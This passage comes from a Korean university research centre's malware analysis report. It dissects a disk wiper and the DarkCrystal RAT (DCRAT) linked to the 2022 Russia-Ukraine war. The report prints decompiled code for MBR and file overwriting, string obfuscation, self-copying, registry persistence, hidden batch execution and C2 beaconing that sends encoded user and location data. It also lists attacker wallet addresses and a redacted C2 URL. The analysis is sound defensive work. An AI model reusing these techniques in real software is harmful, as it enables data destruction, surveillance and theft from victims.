        if ( !RegOpenKeyW(HKEY_USERS, &Name, &phkResult) )
        {
          hKey = 0;
          if ( !RegOpenKeyW(phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", &hKey) )
          {
            *Data = 0;
            RegSetValueExW(hKey, L"ShowCompColor", 0, 4u, Data, 4u);// 암호화되거나 압축된 NTFS 파일을 컬러로 표시안함
            RegSetValueExW(hKey, L"ShowInfoTip", 0, 4u, Data, 4u);// 폴더 및 바탕화면 항목에 팝업 설명 표시안함
            RegCloseKey(hKey);
          }
          RegCloseKey(phkResult);
        }
      }
      ++v1;
    }
    while ( v1 < cSubKeys );
  }
}
```

[그림 218] 레지스트리 변경

악성코드는 탐색기의 일부 설정을 수정한다. 이는 파일 상태를 숨겨서 변경사항을 사용자에게 더 오랫동안 알 수 없도록 하기 위함으로 추정된다.
"ShowCompColor"의 경우는 암호화되거나 압축된 NTFS 파일을 컬러로 표시에 관한 설정이고, "ShowInfoTip"은 폴더 및 바탕화면 항목에 팝업 설명을 표시하는 설정이다.

공격 제외 폴더

```
v3 = 0;
lpSrch = L"Windows";
v7 = L"Program Files";
v8 = L"Program Files(x86)";
v9 = L"PerfLogs";
v10 = L"Boot";
v11 = L"System Volume Information";
v12 = L"AppData";
```

[그림 219] 공격 제외 대상 폴더 명

공격자는 시스템의 불안정으로 인해 공격에 대한 실패를 방지하기 위해 Winodws 표준 파일을 제외하기 위해 코드상에 명시하였음.

공격 시스템 환경 확인

```
FileAttributes = GetFileAttributesW(L"C:\\Windows\\SYSVOL");
if ( FileAttributes != -1 && FileAttributes & 0x10 )
{
  WaitForSingleObject(v29, 0x2BF20u);
  ExitProcess(0);
}
```

[그림 222] SYSVOL 존재 여부 확인

해당 시스템에서 C:₩Windows₩SYSVOL 폴더가 존재하는지 확인한다. 해당 폴더는 Windows Server에서 사용되는 폴더로 시스템 볼륨 트리의 도메인 컨트롤러 복사본을 다시 구축하는데 사용된다.

```
if ( lstrcmpA(String1, "NTFS    ") )
{
  *String1 = *(a2 + 54);
  v19 = *(a2 + 58);
  v20 = 0;
  if ( StrStrA(String1, "FAT")
    || (v14 = *(a2 + 82), v19 = *(a2 + 86), *String1 = v14, (result = StrStrA(String1, "FAT")) != 0) )
  {
    v16 = *(a2 + 22);
    if ( !v16 )
      v16 = *(a2 + 36);
    v15 = *(a2 + 11);
    Crypt_sub_401590(
      a4,
      a3,
      a5 + v15 * *(a2 + 14),
      (a5 + v15 * *(a2 + 14)) >> 32,
      v15 * ((v15 + 32 * *(a2 + 17) - 1) / v15 + v16 * *(a2 + 16)),
      0,
      v15,
      v15 * *(a2 + 13));
    result = 1;
  }
}
```

[그림 223] 파일 시스템 확인

공격 대상의 파일시스템을 확인하여 NTFS와 FAT의 경우 실행을 다르게 한다. FAT32의 경우에는 임의의 데이터를 덮어씌우고 NTFS의 경우 파일 구조를 파싱하여 파일 정보등($Bitmap, $LogFile)을 수집한다.

멀티 쓰레드 사용

```
if ( *this )
{
  do
  {
    v4 = CreateThread(0, 0, StartAddress, v3, 0, 0);
    Handles[v2] = v4;
    if ( v4 )
      ++v2;
    v3 = *v3;
  }
  while ( v3 != *v1 );
  WaitForMultipleObjects(v2, Handles, 1, 0xFFFFFFFF);
  v5 = 0;
  if ( v2 )
  {
    do
      CloseHandle(Handles[v5++]);
    while ( v5 < v2 );
  }
}
```

[그림 226] CreateThread 생성

```
if ( __PAIR__(v7, v6) < v8 )
{
  do
  {
    NumberOfBytesWritten = 0;
    if ( !SetFilePointerEx(v5, __PAIR__(v7, v6), 0, 0) )
      GetLastError();
    if ( !WriteFile(v5, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
      GetLastError();
    v7 = (nNumberOfBytesToWrite + v6) >> 32;
    v6 += nNumberOfBytesToWrite;
    v9 = *(v2 + 1) + *(v2 + 2);
    HIDWORD(nNumberOfBytesToWrite) = v7;
  }
  while ( __PAIR__(v7, v6) < v9 );
```

[그림 227] WriteFile을 통한 파일 덮어씌우기

멀티쓰레드를 통해 수집한 파일 및 MBR섹터를 임의의 문자열로 덮어씌운다.
덮어쓰는 문자열은 윈도우 API를 통해 생성한 랜덤한 문자열이 사용된다.

수행 결과

[그림 230] 감염 결과

4-2 UA_WAR_RAT

분석 개요

해당 악성코드는 지난 2022년 2월 24일 러시아와 우크라이나 간의 전쟁이 발발하였을 때 사용된 악성코드로 러시아 측에서 우크라이나의 주요 기반시설을 공격하기 위해 사용된 것으로 추측된다.

출처 : freepik

해당 악성코드는 DCRAT(DarkCrystal RAT)이며, 시스템 메타데이터 수집, 감시, 정찰, 정보 탈취, DDoS 공격 기능을 지원하며, 스크린샷을 캡처하고, 키 입력을 기록하고, 클립보드, 텔레그램 및 웹 브라우저에서 콘텐츠를 훔칠 수 있는 기능이 있다.

[그림 2] Dark Crystal RAT

파일 정보

Name	UA_WAR_RAT
Type	Exe 실행 파일
Behavior	RAT
MD5	5a87c607ad7f9463d56c2abc2ddffd36
Description	DCRAT

동작 과정

해당 악성코드는 .NET Framework로 작성되었고 실행 시 C&C 서버와 통신하기 위해 Protocol을 활성화하며, 레지스트리를 생성하고 자가복제 후에 C&C 서버와 통신 한다.

상세 분석

Base64로 인코딩된 zip을 압축 해제 후 나온 문자열을 역순 하여 디코딩

```
public static string smethod_2(string string_0)
{
    byte[] buffer = Convert.FromBase64String(string_0);
    string @string;
    using (MemoryStream memoryStream = new MemoryStream(buffer))
    {
        using (MemoryStream memoryStream2 = new MemoryStream())
        {
            using (GZipStream gzipStream = new GZipStream(memoryStream,
              CompressionMode.Decompress))
            {
                gzipStream.CopyTo(memoryStream2);
            }
            @string = Encoding.UTF8.GetString(memoryStream2.ToArray());
        }
    }
    return @string;
}
```

[그림 9] Base64로 인코딩된 zip을 압축 해제

```
public static string JambMcvOmO(string string_2)
{
    char[] array = string_2.ToCharArray();
    Array.Reverse(array);
    return new string(array);
}
```

[그림 10] Reverse 함수를 이용하여 역순

```
public static string smethod_5(string string_0)
{
    string result;
    if (string.IsNullOrEmpty(string_0))
    {
        result = "";
    }
    else
    {
        result = Encoding.UTF8.GetString(Convert.FromBase64String(string_0));
    }
    return result;
}
```

[그림 12] Base64 디코딩

키	값	설명
SCRT	{\"j\":\"$\",\"t\": ··· \"O\":\"@\"}	Replace 함수에 사용
PCRT	{\"Z\":\"%\",\"U\": ··· \"d\":\"^\"}	
TAG		조건문에 사용
MUTEX	DCR_MUTEX-5zhYdCO1WGvPhUe3A3Og	뮤텍스 명
LDTM	als	조건문에 사용
DBG	als	
SST		
SMST		
BCS		
AUR		
ASCFG	{\"savebrowsersdatatosinglefile\":false, ··· searchpath\":\"%UsersFolder% - Fast\"}	
AS	ru	
ASO	ru	
AD	als	

[표 25] 디코딩 후 문자열

해당 악성코드는 Base64로 인코딩된 zip 파일을 Convert.FromBase64String 함수를 사용하여 Base64로 디코딩한 후 GzipStream 함수를 사용하여 압축을 해제한다. 해제해서 나온 문자열을 Reverse 함수를 사용하여 역순 한 뒤 Base64로 디코딩해 준다. Anti Virus를 회피하기 위해 zip 파일을 이용하여 악성코드에서 사용하는 문자열들을 숨겼을 것으로 추측된다.

Protocol 활성화

```
private static void smethod_0(Dictionary<string, object> dictionary_0)
{
    ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 |
      SecurityProtocolType.Tls);
    try
    {
        ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 |
          SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
          SecurityProtocolType.Tls12);
    }
    catch
    {
    }
```

[그림 17] protocol 활성화 로직

C&C 서버와의 통신을 위해 TLS, TLS1.1, TLS1.2, SSL3를 활성화한다.

사용자 PC명과 사용자 명 탈취

```
try
{
    return Environment.MachineName;
}
catch
```

[그림 19] 사용자 PC 명을 가져옴

```
public static string smethod_3()
{
    return Environment.UserName;
}
```

[그림 20] 사용자 명을 가져옴

```
public static string smethod_1(string string_0)
{
    string result;
    using (SHA1Managed sha1Managed = new SHA1Managed())
    {
        result = string.Join("", sha1Managed.ComputeHash(Encoding.UTF8.GetBytes
          (string_0)).Select(new Func<byte, string>
          (Class100.Class101.class101_0.method_0)).ToArray<string>());
    }
    return result;
}
```

[그림 21] SHA1 암호화

C&C 통신을 할 때 사용자의 정보와 SHA1으로 암호화된 뮤텍스 명을 SHA1으로 암호화하여 보낸다.

SHA1으로 암호화한 뮤텍스 명으로 뮤텍스를 생성

```
public static string smethod_1(string string_0)
{
    string result;
    using (SHA1Managed sha1Managed = new SHA1Managed())
    {
        result = string.Join("", sha1Managed.ComputeHash(Encoding.UTF8.GetBytes
          (string_0)).Select(new Func<byte, string>
          (Class100.Class101.class101_0.method_0)).ToArray<string>());
    }
    return result;
}
```

[그림 25] 뮤텍스 명을 SHA1으로 암호화

```
try
{
    Mutex.OpenExisting(string_2);
}
catch
{
    Class109.mutex_0 = new Mutex(true, "Local₩₩" + string_2);
    return true;
}
return false;
```

[그림 26] 뮤텍스 생성

Base64로 인코딩된 zip을 압축 해제

```
byte[] buffer = Convert.FromBase64String(string_0);
string @string;
using (MemoryStream memoryStream = new MemoryStream(buffer))
{
    using (MemoryStream memoryStream2 = new MemoryStream())
    {
        using (GZipStream gzipStream = new GZipStream(memoryStream,
          CompressionMode.Decompress))
        {
            gzipStream.CopyTo(memoryStream2);
        }
        @string = Encoding.UTF8.GetString(memoryStream2.ToArray());
    }
}
return @string;
```

[그림 27] Base64로 인코딩된 zip을 압축 해제

```
foreach (KeyValuePair<string, string> keyValuePair in dictionary_0)
{
    string_0 = string_0.Replace(keyValuePair.Value, keyValuePair.Key);
}
```

[그림 28] Replace 함수

```
public static string JambMcvOmO(string string_2)
{
    char[] array = string_2.ToCharArray();
    Array.Reverse(array);
    return new string(array);
}
```

[그림 31] Reverse 함수

```
else
{
    result = Encoding.UTF8.GetString(Convert.FromBase64String(string_0));
}
```

[그림 33] Base64 디코딩

키	값	설명
PLUGINCONFIGS	eyJEQ0xJQkNsaXBwZXIi . . . BbGwgVXNlcnMifX0=	Base64로 인코딩된 비트코인 지갑 정보

[표 26] 디코딩 후

Base64로 인코딩된 zip을 압축 해제 후 Replace 함수를 사용하여 PCRT의 값을 제거한다. 그리고 Reverse 함수로 역순으로 재배치 후 Base64로 디코딩 하면 Base64로 인코딩된 비트코인 지갑 정보가 나온다.

Base64로 인코딩된 비트코인 지갑 정보를 Base64로 디코딩

```
else
{
    result = Encoding.UTF8.GetString(Convert.FromBase64String(string_0));
}
```

[그림 37] Base64 디코딩

DCLIBClipper		설명
xrpW	rH4AtHHaBEuSmWCeQ	비트코인 지갑의 주소
btcW	bc1q667g5nhr8gudr9lp5	
bnbW	0x95A3007f62090A7FD6a	
ethW	0x95A3007f62090A7FD6a	
bchW	qrjjcw99k5d7xerc2jp	
dogeW	D5uhsmg4fR5DK4rj	
dash	XjXw3B2WVpcALp6Km	
ltcW	ltc1qr2690e2l0f388wn83	
xmrW	48zEroErbWqT5iRFrYMaoGCRofEPofF39MxEFGv2gguUhYW31q4dZ8C7TNMR	
CryptoStealerConfig		설명
zcash	True	비트코인 명
exodus	True	
electrum	True	
monero	True	
ethereum	True	
bytecoin	True	
litecoincore	True	
dashcore	True	
bitcoincore	True	
atomic	True	
armory	True	
binance	True	
metamask	True	
tronlink	True	
ronin	True	
binanceweb	True	
phantom	True	
extscanscheme	All Users	

[표 27] 비트코인 지갑 정보

실행 중인 모든 프로세스 목록 확인

```
Class102.UcMIwKrUq8 = Process.GetProcesses();
```

[그림 41] 실행 중인 모든 프로세스를 가져옴

```
if (Class111.random_0 == null)
{
    Class111.random_0 = new Random(DateTime.UtcNow.Millisecond + Thread.CurrentThread.ManagedThreadId);
}
return Class111.random_0;
```

[그림 42] 랜덤 값 생성 로직

```
    if (@class.method_2(1, 100) >= 50)
    {
        string processName = Class102.smethod_0().ProcessName;
        string str = Class102.smethod_1(Path.GetPathRoot
(Environment.SystemDirectory));
        File.Copy(Class66.string_0, str + "₩₩" + processName +
".exe", true);
        File.WriteAllText(str + "₩₩" + Class100.smethod_1
(processName + ".exe").Substring(0, 14), Class109.smethod_3
(new Class111().method_2(10, 1000)));
        list.Add(str + "₩₩" + processName + ".exe");
        Class102.smethod_2(int_0, str + "₩₩" + processName +
".exe");
    }
```

[그림 43] 프로세스 명을 가져옴

랜덤 값을 생성하여 50이상이면 악성코드를 복사하는 로직을 실행한다.

랜덤으로 디렉토리 선택

```
Class111 @class = new Class111();
List<string> list = Directory.GetDirectories(string_0).ToList<string>();
list.RemoveAll(new Predicate<string>
  (Class102.Class103.class103_0.method_0));
string text = list[@class.method_2(0, list.Count<string>())];
int i = @class.method_2(1, list.Count<string>());
while (i > 0)
{
    try
    {
        list = Directory.GetDirectories(text).ToList<string>();
        list.RemoveAll(new Predicate<string>
          (Class102.Class103.class103_0.method_1));
        text = list[@class.method_2(0, list.Count<string>())];
        i--;
    }
    catch
    {
        break;
    }
}
return text;
```

[그림 49] 디렉토리 명을 가져오는 로직

가져온 프로세스 명의 최상위 디렉토리 명의 하위 디렉토리 중 랜덤으로 하나를 고른다.

악성코드 복사

```
   if (@class.method_2(1, 100) >= 50)
   {
       string processName = Class102.smethod_0().ProcessName;
       string str = Class102.smethod_1(Path.GetPathRoot
(Environment.SystemDirectory));
       File.Copy(Class66.string_0, str + "₩₩" + processName +
".exe", true);
       File.WriteAllText(str + "₩₩" + Class100.smethod_1
(processName + ".exe").Substring(0, 14), Class109.smethod_3
(new Class111().method_2(10, 1000)));
       list.Add(str + "₩₩" + processName + ".exe");
       Class102.smethod_2(int_0, str + "₩₩" + processName +
".exe");
   }
```

[그림 50] copy 함수

악성코드로 복사한 프로세스 명의 .txt 파일 생성

```
    if (@class.method_2(1, 100) >= 50)
    {
        string processName = Class102.smethod_0().ProcessName;
        string str = Class102.smethod_1(Path.GetPathRoot
(Environment.SystemDirectory));
        File.Copy(Class66.string_0, str + "₩₩" + processName +
".exe", true);
        File.WriteAllText(str + "₩₩" + Class100.smethod_1
(processName + ".exe").Substring(0, 14), Class109.smethod_3
(new Class111().method_2(10, 1000)));
        list.Add(str + "₩₩" + processName + ".exe");
        Class102.smethod_2(int_0, str + "₩₩" + processName +
".exe");
    }
```

[그림 53] WriteAllText

```
string result;
using (SHA1Managed sha1Managed = new SHA1Managed())
{
    result = string.Join("", sha1Managed.ComputeHash(Encoding.UTF8.GetBytes
      (string_0)).Select(new Func<byte, string>
      (Class100.Class101.class101_0.method_0)).ToArray<string>());
}
return result;
```

[그림 54] SHA1 암호화 로직

```
StringBuilder stringBuilder = new StringBuilder(int_0);
for (int i = 0; i < int_0; i++)
{
    stringBuilder.Append
      ("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"[Cla
      ss109.class111_0.method_1
      ("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".Len
      gth)]);
}
return stringBuilder.ToString();
```

[그림 55] 랜덤으로 문자열을 생성하는 로직

```
if (path == null)
{
    throw new ArgumentNullException("path");
}
if (path.Length == 0)
{
    throw new ArgumentException(Environment.GetResourceString
      ("Argument_EmptyPath"));
}
File.InternalWriteAllText(path, contents, StreamWriter.UTF8NoBOM,
  true);
```

[그림 56] InternalWriteAllText

복사한 악성코드의 프로세스 명을 SHA1으로 암호화한 후 파일을 생성한다. 생성된 파일에는 랜덤으로 생성된 문자열이 작성된다.

레지스트리 키 생성

```
public static string GetDirectoryName(string path)
{
    return Path.InternalGetDirectoryName(path);
}
```

[그림 60] 악성코드의 경로를 가져옴

```
string result;
if (string.IsNullOrEmpty(string_0))
{
    result = "";
}
else if (bool_0)
{
    result = Convert.ToBase64String(Encoding.UTF8.GetBytes(string_0));
}
else
{
    result = Convert.ToBase64String(Encoding.UTF8.GetBytes
      (string_0)).Replace("=", "");
}
```

[그림 61] Base64 인코딩 로직

```
Class66.smethod_2((bool)dictionary_0["DBG"], (bool)dictionary_0["LDTM"],
  Convert.ToInt32(dictionary_0["BCS"]), (string)dictionary_0["TAG"], new
  Version(4, 5, 2).ToString());
```

[그림 62] .NET Framework 버전 정보

```
using (SHA1Managed sha1Managed = new SHA1Managed())
{
    result = string.Join("", sha1Managed.ComputeHash(Encoding.UTF8.GetBytes
      (string_0)).Select(new Func<byte, string>
      (Class100.Class101.class101_0.method_0)).ToArray<string>());
}
```

[그림 63] SHA1 암호화 로직

```
RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software####
  #" + Class100.smethod_1((string)dictionary["MUTEX"] + Class66.string_2
  + Class66.string_3));
registryKey.SetValue(Class100.smethod_1((string)dictionary["MUTEX"] +
  string_2), Class100.smethod_4(string_3, true));
registryKey.Close();
break;
```

[그림 64] 레지스트리 생성 로직

뮤텍스 명과 .NET Framework 버전 정보를 SHA1으로 암호화하여 서브키로 생성하고 뮤텍스 명을 SHA1으로 암호화하여 키값으로 생성한 후 값 데이터에는 악성코드의 경로를 Base64로 인코딩하여 생성한다.

복사한 파일 실행

```
stringBuilder.Append
  ("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"[Clas
  s109.class111_0.method_1
  ("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".Leng
  th)]);
```

[그림 67] 문자열을 랜덤으로 생성

```
if (@class.method_2(0, 100) > 50)
{
    text5 = Class109.smethod_5() + "##" + Class109.smethod_3(10)
  + ".bat";
    string contents = string.Concat(new string[]
    {
        "@echo off#r#nw32tm /stripchart /computer:localhost /
  period:5 /dataonly /samples:2  1>nul#r#nstart #"#" #"",
        text4,
        "#"#r#ndel /a /q /f #"",
        text5,
        "#""
    });
    File.WriteAllText(text5, contents, new UTF8Encoding(false));
}
```

[그림 68] 파일 생성 로직

```
ProcessStartInfo startInfo = new ProcessStartInfo
{
    WindowStyle = ProcessWindowStyle.Hidden,
    Verb = (Class114.smethod_1() ? "runas" : ""),
    UseShellExecute = true,
    FileName = text5
};
Process.Start(startInfo);
```

[그림 69] 파일 실행 로직

문자열을 랜덤으로 만들고 Temp 디렉토리에 생성한 후에 복사한 악성코드 중 하나를 랜덤으로 정하여 실행한 후 Temp 디렉토리에 생성한 파일은 삭제한다.

Base64로 인코딩된 zip을 압축 해제 및 문자열을 역순 하여 디코딩

```
byte[] buffer = Convert.FromBase64String(string_0);
string @string;
using (MemoryStream memoryStream = new MemoryStream(buffer))
{
    using (MemoryStream memoryStream2 = new MemoryStream())
    {
        using (GZipStream gzipStream = new GZipStream(memoryStream,
          CompressionMode.Decompress))
        {
            gzipStream.CopyTo(memoryStream2);
        }
        @string = Encoding.UTF8.GetString(memoryStream2.ToArray());
    }
}
```

[그림 72] Base64로 인코딩된 zip 파일을 해제하는 로직

```
foreach (KeyValuePair<string, string> keyValuePair in dictionary_0)
{
    string_0 = string_0.Replace(keyValuePair.Value, keyValuePair.Key);
}
```

[그림 73] Reaplace 함수

```
char[] array = string_2.ToCharArray();
Array.Reverse(array);
```

[그림 74] Reverse 함수

```
if (string.IsNullOrEmpty(string_0))
{
    result = "";
}
else
{
    result = Encoding.UTF8.GetString(Convert.FromBase64String(string_0));
}
```

[그림 75] Base64 디코딩

H1	http://xxxxxxxxxx.site/@=wWczhGd1FEdzVWdxVmc
H2	http://xxxxxxxxxx.site/@=wWczhGd1FEdzVWdxVmc
T	0

[표 28] C&C 서버 주소 디코딩 전

Base64로 인코딩된 zip을 압축 해제 후 Reaplace 함수로 SCRT의 값을 제거하고 Reverse 함수를 사용하여 역순 해준 뒤 Base64로 디코딩하면 주소의 일부가 Base64로 인코딩된 C&C 서버의 주소가 나온다.

C&C 서버 주소의 일부 디코딩

```
string text = string_2.Split("@".ToCharArray())[0];
string text2 = Class100.smethod_5(Class109.JambMcvOm0(string_2.Split
  ("@".ToCharArray())[1]));
string text3 = string_3.Split("@".ToCharArray())[0];
string text4 = Class100.smethod_5(Class109.JambMcvOm0(string_3.Split
  ("@".ToCharArray())[1]));
```

[그림 77] C2 서버의 주소 중 일부 복호화 로직

```
char[] array = string_2.ToCharArray();
Array.Reverse(array);
```

[그림 78] Reverse 함수

```
string result;
if (string.IsNullOrEmpty(string_0))
{
    result = "";
}
else
{
    result = Encoding.UTF8.GetString(Convert.FromBase64String(string_0));
}
return result;
```

[그림 79] Base64 디코딩

H1	http://xxxxxxxxxx.site/requestAuthsql
H2	http://xxxxxxxxxx.site/requestAuthsql
T	0

[표 29] C&C 서버 주소 디코딩 후

H1과 H2의 값에 @뒤에 있는 값을 Reverse 함수로 역순하고 Base64로 디코딩하면 C&C 서버 주소가 나온다.

C&C 서버와 통신

```
Dictionary<string, string> dictionary = Class100.smethod_5
  (Class109.JambMcvOm0(Class115.smethod_0(string.Concat(new string[]
{
    text,
    text2,
    ".php?",
    Class105.string_0,
    "&",
    Class100.smethod_0(Class115.smethod_2(text) + "gettoken"),
    "=",
    Class100.smethod_0(Class115.smethod_2(text)),
    "&",
    Class100.smethod_0(Class115.smethod_2(text) + "token_uid"),
    "=",
    Uri.EscapeDataString(Class109.JambMcvOm0(Class100.smethod_4
      (Class100.smethod_1(Class100.smethod_1(Class66.string_1)),
      false))),
    "&",
    Class105.string_0
```

[그림 83] C2 서버 통신 로직

```
public static string smethod_2(string string_2)
{
    return new Uri(string_2).Host;
}
```

[그림 84] C2 서버의 구성 요소를 가져옴

```
using (MD5 md = MD5.Create())
{
    byte[] bytes = Encoding.ASCII.GetBytes(string_0);
    byte[] array = md.ComputeHash(bytes);
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < array.Length; i++)
    {
        stringBuilder.Append(array[i].ToString("x2"));
    }
    result = stringBuilder.ToString();
}
```

[그림 85] MD5 암호화 로직

```
using (SHA1Managed sha1Managed = new SHA1Managed())
{
    result = string.Join("", sha1Managed.ComputeHash(Encoding.UTF8.GetBytes
      (string_0)).Select(new Func<byte, string>
      (Class100.Class101.class101_0.method_0)).ToArray<string>());
}
```

[그림 86] SHA1 암호화 로직

```
if (string.IsNullOrEmpty(string_0))
{
    result = "";
}
else if (bool_0)
{
    result = Convert.ToBase64String(Encoding.UTF8.GetBytes(string_0));
}
else
{
    result = Convert.ToBase64String(Encoding.UTF8.GetBytes
      (string_0)).Replace("=", "");
```

[그림 87] Base64 인코딩

```
char[] array = string_2.ToCharArray();
Array.Reverse(array);
```

[그림 88] Reverse 함수

```
using (WebClient webClient = new WebClient())
{
    webClient.Headers["Content-Type"] = Class115.string_1;
    webClient.Headers["Accept"] = "*/*";
    webClient.Headers["User-Agent"] = Class115.string_0;
    return webClient.DownloadString(string_2);
}
```

[그림 89] C2 서버와 통신

MD5로 C&C 주소와 "gettoken", C&C 주소, C&C 주소와 "siteoken_uid"를 암호화하여 C&C 주소 뒤에 넣고 또한 사용자 정보를 SHA1으로 두 번 암호화한 후에 Base64로 인코딩하고 Reverse 함수를 사용하여 역순하고 C&C 주소로 들어간다.

C2 서버 URL
http://xxxxxxxxxx.site/requestAuthsql.php?4bqTD0uzmezJ7eAVGzMr=xl&qc9N7l18md2Z1MvmxjXhpCCvYF8v=NlHzxnk0g2Am1gemle4Ek3ca&da4559b834880b9310e86e6f8f73c80a=edc5ad94444179c501cc163d4f252bf1&ba3cf39ee6804826c2294df8faadcf91=gM1QmYzkjNyIjZzMmMyUmZ1UzM3Q2NhhTM5YTYiIjMiRGO5YmYhdTM&4bqTD0uzmezJ7eAVGzMr=xl&qc9N7l18md2Z1MvmxjXhpCCvYF8v=NlHzxnk0g2Am1gemle4Ek3ca

[표 30] 사용자 정보를 암호화하여 보냄

사용자의 위치 정보 탈취

```
if (dictionary.ContainsKey(Class100.smethod_0(Class115.smethod_2(text) + "ipinfo")))
{
    try
    {
        Dictionary<string, object> dictionary2 = Class109.JambMcvOm0(Class100.smethod_5(
          "ipinfo")])))).smethod_0<Dictionary<string, object>>();
        if ((string)dictionary2["geoplugin_request"] != "127.0.0.1")
        {
            Class105.dictionary_0["ip"] = dictionary2["geoplugin_request"];
            Class105.dictionary_0["city"] = dictionary2["geoplugin_city"];
            Class105.dictionary_0["region"] = dictionary2["geoplugin_regionName"];
            Class105.dictionary_0["country"] = dictionary2["geoplugin_countryCode"];
            Dictionary<string, object> dictionary3 = Class105.dictionary_0;
            string key = "loc";
            object obj = dictionary2["geoplugin_latitude"];
            string str = (obj != null) ? obj.ToString() : null;
            string str2 = ",";
            object obj2 = dictionary2["geoplugin_longitude"];
            dictionary3[key] = str + str2 + ((obj2 != null) ? obj2.ToString() : null);
            Dictionary<string, object> dictionary4 = Class105.dictionary_0;
            string key2 = "org";
            string str3 = "Not specified - ";
            object obj3 = dictionary2["geoplugin_countryName"];
            dictionary4[key2] = str3 + ((obj3 != null) ? obj3.ToString() : null);
            Class105.dictionary_0["postal"] = "000000";
            Class105.dictionary_0["timezone"] = dictionary2["geoplugin_timezone"];
        }
```

[그림 94] GEO 정보를 가져오는 로직

2022년 상반기

악성코드 분석 보고서

Malware Analysis Report

[31538] 충남 아산시 순천향로 22-3 공과대학 9332
Email : schcsrc@gmail.com

SCH사이버보안연구센터
SCH CYBERSECURITY RESEARCH CENTER